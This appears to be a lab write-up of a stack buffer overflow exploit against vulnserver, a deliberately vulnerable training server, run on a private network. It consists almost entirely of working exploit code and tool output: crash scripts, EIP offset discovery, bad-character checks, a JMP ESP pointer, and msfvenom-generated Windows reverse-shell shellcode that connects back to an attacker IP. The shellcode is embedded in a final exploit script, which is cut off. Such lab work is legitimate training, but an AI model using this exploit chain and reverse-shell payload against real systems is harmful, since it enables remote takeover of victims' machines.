Application: vulnserver

Vulnerable code


```
 void Function3(char *Input) {
       char Buffer2S[2000];
       strcpy(Buffer2S, Input);
}
```

```
else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
                              char *TrunBuf = malloc(3000);
                              memset(TrunBuf, 0, 3000);
                              for (i = 5; i < RecvBufLen; i++) {
                                     if ((char)RecvBuf[i] == '.') {
                                            strncpy(TrunBuf, RecvBuf, 3000);

                                            Function3(TrunBuf);
                                            break;
                                     }
                              }
                              memset(TrunBuf, 0, 3000);
                              SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );
```

Initial exploit code

```
import socket
import struct

IP = "192.168.56.134"
PORT = 9999
SIZE = 1024

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

if __name__ == "__main__":
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        data = sock.recv(SIZE).decode()
        print(data)

        buf  = b"TRUN ."
        buf += b"A" * 3072
        buf += b"\n"

        sock.sendall(buf)
        data = sock.recv(SIZE).decode()
        print(data)

        sock.close()
    except Exception as err:
        print(f"Error : {err}")
```

Application crashed with long string of “A”



Generate pattern via msf

```
┌─[✗]─[user@parrot]─[~]
└──╼ $msf-pattern_create -l 3072
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A
v9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az
0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2B
f3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi
4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5
Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6B
o7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br
8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9
Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0B
y1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb
2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3
Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4C
h5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck
6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8C
q9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu
0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1
Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2D
```

```
a3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd
4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5
Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6D
j7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm
8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9
Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0D
t1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw
2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3
```


Program crash with EIP value of 396F4338
Offset is at 2006:

```
┌─[user@parrot]─[~]
└──╼ $msf-pattern_offset -l 3072 -q 396F4338
[*] Exact match at offset 2006
┌─[user@parrot]─[~]
└──╼ $
```

Exploit code

```
import socket
import struct

IP = "192.168.56.134"
PORT = 9999
SIZE = 1024

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        data = sock.recv(SIZE).decode()
        print(data)

        buf  = b"TRUN ."
        buf += get_pattern()
        buf += b"\r\n"

        sock.sendall(buf)
        data = sock.recv(SIZE).decode()
        print(data)

        sock.close()
    except Exception as err:
        print(f"Error : {err}")
```

Successful control of EIP



Check for badchars


```
!mona compare -f "c:\temp\badchar_test.bin" -a 023af9e0
```

```
0BADF00D [+] Command used:
0BADF00D !mona compare -f "c:\temp\badchar_test.bin" -a 023af9e0
0BADF00D [+] Reading file c:\temp\badchar_test.bin...
0BADF00D     Read 253 bytes from file
0BADF00D [+] Preparing output file 'compare.txt'
0BADF00D     - (Re)setting logfile compare.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 253 bytes successfully from c:\temp\badchar_test.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
023AF9E0 [+] Comparing with memory at location : 0x023af9e0 (Stack)
023AF9E0 !!! Hooray, normal shellcode unmodified !!!
023AF9E0 Bytes omitted from input: 00 0a 0d
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.296000
```

Find pointers to jmp esp

```
!mona jmp -r esp -cpb "\x00\x0a\x0d"
```


Will be choosing 0x625011af



Exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

IP = "192.168.56.134"
PORT = 9999
SIZE = 1024
OFFSET = 2006
JMP_ESP = conv(0x625011af)

if __name__ == "__main__":
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        data = sock.recv(SIZE).decode()
        print(data)

        buf  = b"TRUN ."
        buf += b"A" * OFFSET
        buf += JMP_ESP
        buf += b"\x90" * 32 #NOP
        buf += b"\xCC" * 32 #Int3
        buf += b"\r\n"

        sock.sendall(buf)
        data = sock.recv(SIZE).decode()
        print(data)

        sock.close()
    except Exception as err:
        print(f"Error : {err}")
```

Code execution confirmed



Generating shellcode

```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=4444 --var-name
StagelessReverseShellCode EXITFUNC=thread -f py -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 3120 bytes
StagelessReverseShellCode =  b""
StagelessReverseShellCode += b"\xd9\xec\xd9\x74\x24\xf4\x5a"
StagelessReverseShellCode += b"\x31\xc9\xb8\xbb\x96\xb4\x74"
StagelessReverseShellCode += b"\xb1\x52\x31\x42\x17\x83\xc2"
StagelessReverseShellCode += b"\x04\x03\xf9\x85\x56\x81\x01"
StagelessReverseShellCode += b"\x41\x14\x6a\xf9\x92\x79\xe2"
StagelessReverseShellCode += b"\x1c\xa3\xb9\x90\x55\x94\x09"
StagelessReverseShellCode += b"\xd2\x3b\x19\xe1\xb6\xaf\xaa"
StagelessReverseShellCode += b"\x87\x1e\xc0\x1b\x2d\x79\xef"
StagelessReverseShellCode += b"\x9c\x1e\xb9\x6e\x1f\x5d\xee"
StagelessReverseShellCode += b"\x50\x1e\xae\xe3\x91\x67\xd3"
StagelessReverseShellCode += b"\x0e\xc3\x30\x9f\xbd\xf3\x35"
StagelessReverseShellCode += b"\xd5\x7d\x78\x05\xfb\x05\x9d"
StagelessReverseShellCode += b"\xde\xfa\x24\x30\x54\xa5\xe6"
StagelessReverseShellCode += b"\xb3\xb9\xdd\xae\xab\xde\xd8"
StagelessReverseShellCode += b"\x79\x40\x14\x96\x7b\x80\x64"
StagelessReverseShellCode += b"\x57\xd7\xed\x48\xaa\x29\x2a"
StagelessReverseShellCode += b"\x6e\x55\x5c\x42\x8c\xe8\x67"
StagelessReverseShellCode += b"\x91\xee\x36\xed\x01\x48\xbc"
StagelessReverseShellCode += b"\x55\xed\x68\x11\x03\x66\x66"
StagelessReverseShellCode += b"\xde\x47\x20\x6b\xe1\x84\x5b"
StagelessReverseShellCode += b"\x97\x6a\x2b\x8b\x11\x28\x08"
```

```
StagelessReverseShellCode += b"\x0f\x79\xea\x31\x16\x27\x5d"
StagelessReverseShellCode += b"\x4d\x48\x88\x02\xeb\x03\x25"
StagelessReverseShellCode += b"\x56\x86\x4e\x22\x9b\xab\x70"
StagelessReverseShellCode += b"\xb2\xb3\xbc\x03\x80\x1c\x17"
StagelessReverseShellCode += b"\x8b\xa8\xd5\xb1\x4c\xce\xcf"
StagelessReverseShellCode += b"\x06\xc2\x31\xf0\x76\xcb\xf5"
StagelessReverseShellCode += b"\xa4\x26\x63\xdf\xc4\xac\x73"
StagelessReverseShellCode += b"\xe0\x10\x62\x23\x4e\xcb\xc3"
StagelessReverseShellCode += b"\x93\x2e\xbb\xab\xf9\xa0\xe4"
StagelessReverseShellCode += b"\xcc\x02\x6b\x8d\x67\xf9\xfc"
StagelessReverseShellCode += b"\x72\xdf\x39\x97\x1a\x22\x39"
StagelessReverseShellCode += b"\x76\x87\xab\xdf\x12\x27\xfa"
StagelessReverseShellCode += b"\x48\x8b\xde\xa7\x02\x2a\x1e"
StagelessReverseShellCode += b"\x72\x6f\x6c\x94\x71\x90\x23"
StagelessReverseShellCode += b"\x5d\xff\x82\xd4\xad\x4a\xf8"
StagelessReverseShellCode += b"\x73\xb1\x60\x94\x18\x20\xef"
StagelessReverseShellCode += b"\x64\x56\x59\xb8\x33\x3f\xaf"
StagelessReverseShellCode += b"\xb1\xd1\xad\x96\x6b\xc7\x2f"
StagelessReverseShellCode += b"\x4e\x53\x43\xf4\xb3\x5a\x4a"
StagelessReverseShellCode += b"\x79\x8f\x78\x5c\x47\x10\xc5"
StagelessReverseShellCode += b"\x08\x17\x47\x93\xe6\xd1\x31"
StagelessReverseShellCode += b"\x55\x50\x88\xee\x3f\x34\x4d"
StagelessReverseShellCode += b"\xdd\xff\x42\x52\x08\x76\xaa"
StagelessReverseShellCode += b"\xe3\xe5\xcf\xd5\xcc\x61\xd8"
StagelessReverseShellCode += b"\xae\x30\x12\x27\x65\xf1\x32"
StagelessReverseShellCode += b"\xca\xaf\x0c\xdb\x53\x3a\xad"
StagelessReverseShellCode += b"\x86\x63\x91\xf2\xbe\xe7\x13"
StagelessReverseShellCode += b"\x8b\x44\xf7\x56\x8e\x01\xbf"
StagelessReverseShellCode += b"\x8b\xe2\x1a\x2a\xab\x51\x1a"
StagelessReverseShellCode += b"\x7f"
```

Exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 9999
    SIZE = 1024
    OFFSET = 2006
    JMP_ESP = conv(0x625011af)

    StagelessReverseShellCode =  b""
    StagelessReverseShellCode += b"\xd9\xec\xd9\x74\x24\xf4\x5a"
    StagelessReverseShellCode += b"\x31\xc9\xb8\xbb\x96\xb4\x74"
    StagelessReverseShellCode += b"\xb1\x52\x31\x42\x17\x83\xc2"
    StagelessReverseShellCode += b"\x04\x03\xf9\x85\x56\x81\x01"
    StagelessReverseShellCode += b"\x41\x14\x6a\xf9\x92\x79\xe2"
    StagelessReverseShellCode += b"\x1c\xa3\xb9\x90\x55\x94\x09"
    StagelessReverseShellCode += b"\xd2\x3b\x19\xe1\xb6\xaf\xaa"
    StagelessReverseShellCode += b"\x87\x1e\xc0\x1b\x2d\x79\xef"
    StagelessReverseShellCode += b"\x9c\x1e\xb9\x6e\x1f\x5d\xee"
    StagelessReverseShellCode += b"\x50\x1e\xae\xe3\x91\x67\xd3"
    StagelessReverseShellCode += b"\x0e\xc3\x30\x9f\xbd\xf3\x35"
    StagelessReverseShellCode += b"\xd5\x7d\x78\x05\xfb\x05\x9d"
```

```
    StagelessReverseShellCode += b"\xde\xfa\x24\x30\x54\xa5\xe6"
    StagelessReverseShellCode += b"\xb3\xb9\xdd\xae\xab\xde\xd8"
    StagelessReverseShellCode += b"\x79\x40\x14\x96\x7b\x80\x64"
    StagelessReverseShellCode += b"\x57\xd7\xed\x48\xaa\x29\x2a"
    StagelessReverseShellCode += b"\x6e\x55\x5c\x42\x8c\xe8\x67"
    StagelessReverseShellCode += b"\x91\xee\x36\xed\x01\x48\xbc"
    StagelessReverseShellCode += b"\x55\xed\x68\x11\x03\x66\x66"
    StagelessReverseShellCode += b"\xde\x47\x20\x6b\xe1\x84\x5b"
    StagelessReverseShellCode += b"\x97\x6a\x2b\x8b\x11\x28\x08"
    StagelessReverseShellCode += b"\x0f\x79\xea\x31\x16\x27\x5d"
    StagelessReverseShellCode += b"\x4d\x48\x88\x02\xeb\x03\x25"
    StagelessReverseShellCode += b"\x56\x86\x4e\x22\x9b\xab\x70"
    StagelessReverseShellCode += b"\xb2\xb3\xbc\x03\x80\x1c\x17"
    StagelessReverseShellCode += b"\x8b\xa8\xd5\xb1\x4c\xce\xcf"
    StagelessReverseShellCode += b"\x06\xc2\x31\xf0\x76\xcb\xf5"
    StagelessReverseShellCode += b"\xa4\x26\x63\xdf\xc4\xac\x73"
    StagelessReverseShellCode += b"\xe0\x10\x62\x23\x4e\xcb\xc3"
    StagelessReverseShellCode += b"\x93\x2e\xbb\xab\xf9\xa0\xe4"
